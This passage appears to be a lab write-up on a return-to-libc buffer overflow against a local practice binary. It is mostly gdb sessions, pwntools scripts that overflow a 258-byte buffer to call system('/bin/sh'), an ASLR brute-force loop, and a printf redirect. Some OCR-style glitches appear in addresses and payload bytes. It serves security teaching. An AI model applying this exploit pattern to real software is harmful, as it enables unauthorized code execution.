(gdb) find &system,+9999999,"/bin/sh"
0xb7db5faa
warning: Unable to access 16000 bytes of target memory at 0xb7e27432, halting search.
1 pattern found.
(gdb) r <<< $(python2 -c 'print "A"*258+"\x00\xc8\xc4\xb7"+"BBBB"+"xaa\x5f\xdb\xb7"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/vuln <<< $(python2 -c 'print "A"*258+"\x00\xc8\xc4\xb7"+"BBBB"+"xaa\x5f\xdb\xb7"')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[Detaching after vfork from child process 10013]

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)

```

- We just need to put them all together and prep our payload to execute it.
- From picture we can see that using fork we were able to create a child process with a new id but it's not interactive.
- To make it interactive we use pwntools that enable us to open a shell and execute commands.



```

kali@kali: ~
File Actions Edit View Help
0xb7fc9559 in __kernel_vsyscall ()
(gdb) info map proc
Undefined info command: "map proc". Try "help info".
(gdb) info proc map
process 6154
Mapped address spaces:

Start Addr  End Addr  Size      Offset  Perms  objfile
-----
0x8048000  0x8049000  0x1000    0x0     r-xp   /home/kali/Downloads/smashme
0x8049000  0x804a000  0x1000    0x0     r--p   /home/kali/Downloads/smashme
0x804a000  0x804b000  0x1000    0x1000  rw-p   /home/kali/Downloads/smashme
0x804b000  0x806d000  0x22000   0x0     rw-p   [heap]
0xb7c00000 0xb7c22000 0x22000   0x0     r--p   /usr/lib/i386-linux-gnu/libc.so.6
0xb7c22000 0xb7d9b000 0x179000 0x22000 r-xp   /usr/lib/i386-linux-gnu/libc.so.6
0xb7d9b000 0xb7e1b000 0x80000   0x19b000 r--p   /usr/lib/i386-linux-gnu/libc.so.6
0xb7e1b000 0xb7e1d000 0x2000    0x21b000 r--p   /usr/lib/i386-linux-gnu/libc.so.6
0xb7e1d000 0xb7e1e000 0x1000    0x21d000 rw-p   /usr/lib/i386-linux-gnu/libc.so.6
0xb7e1e000 0xb7e28000 0xa000    0x0     rw-p   [vdso]
0xb7fc3000 0xb7fc5000 0x2000    0x0     rw-p   [vdso]
0xb7fc5000 0xb7fc9000 0x4000    0x0     r--p   [vdso]
0xb7fc9000 0xb7fcb000 0x2000    0x0     r-xp   /usr/lib/i386-linux-gnu/ld-linux.so.2
0xb7fcb000 0xb7fcc000 0x1000    0x0     r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
0xb7fcc000 0xb7fed000 0x23000   0x1000  r-xp   /usr/lib/i386-linux-gnu/ld-linux.so.2
0xb7fed000 0xb7fffd000 0xe000    0x24000 r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
0xb7fffd000 0xb7ffff000 0x2000    0x31000 r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
0xb7ffff000 0xb8000000 0x1000    0x33000 rw-p   /usr/lib/i386-linux-gnu/ld-linux.so.2
0xb8000000 0xb8000000 0x21000   0x0     rwxp   [stack]

(gdb) quit
A debugging session is active.

    Inferior 1 [process 6154] will be killed.

Quit anyway? (y or n) y

```

```
GNU nano 6.3 r2libc.py
from pwn import *
import time

libc= ELF('/usr/lib/i386-linux-gnu/libc.so.6')

sys=0xb7c4c800
bin=0xb7db5faa

sh=process('./vuln')
time.sleep(0.01)

shell=b'A'*258+p32(sys)+p32(0x42424242)+p32(bin)

sh.sendline(shell)
sh.interactive()
```

```
(kali@kali)-[~]
$ python r2libc.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Starting local process './vuln': pid 23004
[*] Switching to interactive mode
$ ls
core      Documents  Music      Public     r2libc.py  Videos   vulnerable.c
Desktop  Downloads  Pictures   r2libc1.py  Templates  vuln
$ whoami
kali
$ exit
[*] Got EOF while reading in interactive
$
```

- From pictures above we managed to open a shell, but when we use **exit** command to leave shell, we get segmentation error.

- To fix this we need to brute force **ASLR** which means we need to brute force same address until it works, and to do that we use pwntools.

```

File Actions Edit View Help
GNU nano 6.3 r2libc.py
from pwn import *
import time

sys=0xb7c4c800
bin=0xb7db5faa
exit=0xb7c3bc90

while 1:
    try:
        sh=process('./vuln')
        time.sleep(0.01)

        shell=b'A'*258+p32(sys)+p32(0xb7c3bc90)+p32(bin)
        sh.sendline(shell)
        time.sleep(0.01)
        sh.sendline(b'ls')
        sh.interactive()
        break
    except:
        pass

```

```

File Actions Edit View Help
(kali@kali)-[~]
└─$ python3 r2libc.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Starting local process './vuln': pid 31334
[*] Switching to interactive mode
core  Documents Music Public Templates vuln
Desktop Downloads Pictures r2libc.py Videos vulnerable.c
$ ls
core  Documents Music Public Templates vuln
Desktop Downloads Pictures r2libc.py Videos vulnerable.c
$ whoami
kali
$ exit
Please Enter Your Password here: [*] Process './vuln' stopped with exit code 0 (pid 31334)
[*] Got EOF while reading in interactive
[*] Interrupted

```

2. Redirect your exploit to any other function of your preference in the libc (Other than /bin/sh), for example printf:

- For a function to be called we need to put its address after Offset, and in the same way we found addresses above we are going to find **printf** address and put it after the offset.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ gdb -q ./vuln  
Reading symbols from ./vuln...  
(No debugging symbols found in ./vuln)  
(gdb) run  
Starting program: /home/kali/vuln  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".  
Please Enter Your Password here: ^C  
Program received signal SIGINT, Interrupt.  
0xb7fc9559 in __kernel_vsyscall ()  
(gdb) print system  
$1 = {int (const char *)} 0xb7c4c800 <__libc_system>  
(gdb) print exit  
$2 = {void (int)} 0xb7c3bc90 <__GI_exit>  
(gdb) print printf  
$3 = {int (const char *, ...)} 0xb7c53e40 <__printf>  
(gdb) find &system,+9999999,"/bin/sh"  
0xb7db5faa  
warning: Unable to access 16000 bytes of target memory at 0xb7e27432, halting search.  
1 pattern found.  
(gdb) █
```

```
kali@kali: ~  
File Actions Edit View Help  
Program received signal SIGINT, Interrupt.  
0xb7fc9559 in __kernel_vsyscall ()  
(gdb) print system  
$1 = {int (const char *)} 0xb7c4c800 <__libc_system>  
(gdb) print exit  
$2 = {void (int)} 0xb7c3bc90 <__GI_exit>  
(gdb) print printf  
$3 = {int (const char *, ...)} 0xb7c53e40 <__printf>  
(gdb) find &system,+9999999,"/bin/sh"  
0xb7db5faa  
warning: Unable to access 16000 bytes of target memory at 0xb7e27432, halting search.  
1 pattern found.  
(gdb) run <<< $(python2 -c 'print "C"*258 + "\x40\x3e\xc5\xb7" + "\x90\xbc\xc3\xb7" + "\xaa\x5f\xdb\xb7"')  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /home/kali/vuln <<< $(python2 -c 'print "C"*258 + "\x40\x3e\xc5\xb7" + "\x90\xbc\xc3\xb7" + "\xaa\x5f\xdb\xb7"')  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".  
Please Enter Your Password here: /bin/sh[Inferior 1 (process 2212) exited normally]  
(gdb) █
```